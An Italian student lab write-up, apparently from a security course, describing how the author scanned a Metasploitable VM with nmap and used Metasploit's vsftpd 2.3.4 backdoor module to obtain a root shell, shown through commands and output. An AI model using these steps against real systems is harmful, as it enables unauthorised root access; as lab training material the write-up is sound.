ESERCIZIO W15D4


In questo esercizio ho “hackerato” la macchina metasploitable.
Per prima cosa ho eseguito una scansione con nmap per rilevare le porte aperte e trovare il servizio richiesto dall’esercizio (vsftpd).
Il servizio risulta attivo sulla porta 21 con protocollo ftp.

```
└─$ sudo nmap -sV 192.168.32.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 05:06 EST
Nmap scan report for 192.168.32.101
Host is up (0.00054s latency).
Not shown: 980 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Successivamente ho usato il tool metasploit, avviato da terminale tramite il comando msfconsole.
Ho ricercato tramite il comando ‘search’ una possibile vulnerabilità per il protocollo ftp versione vsftpd.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Ho scelto di utilizzare il secondo modulo , con il comando use exploit/unix/vsftpd_234_backdoor ho selezionato il modulo per utilizzarlo.
Successivamente con show options ho visualizzato i valori che richiede tale modulo per poter funzionare.
In questo caso era sufficiente impostare solo l'indirizzo ip del target e la porta (RHOSTS) (RPORT).



Una volta impostati i valori ho eseguito il comando exploit per far partire l'exploit.
Il tool è stato in grado di creare una shell che mi ha permesso di prendere il controllo della macchina target.
Come richiesto dall'esercizio ho creato una cartella nel percorso root per dimostrare effettivamente che fossi all'interno della macchina.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.32.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.32.101:21 - USER: 331 Please specify the password.
[+] 192.168.32.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:33137 → 192.168.32.101:6200) at 2024-02-19 05:12:43 -0500

pwd
/
sudo mkdir test_metasploit
```

Come si può notare sia sulla macchina Kali che sulla macchina metasploitable posso visualizzare tutti i file ed anche la cartella appena creata test_metasploit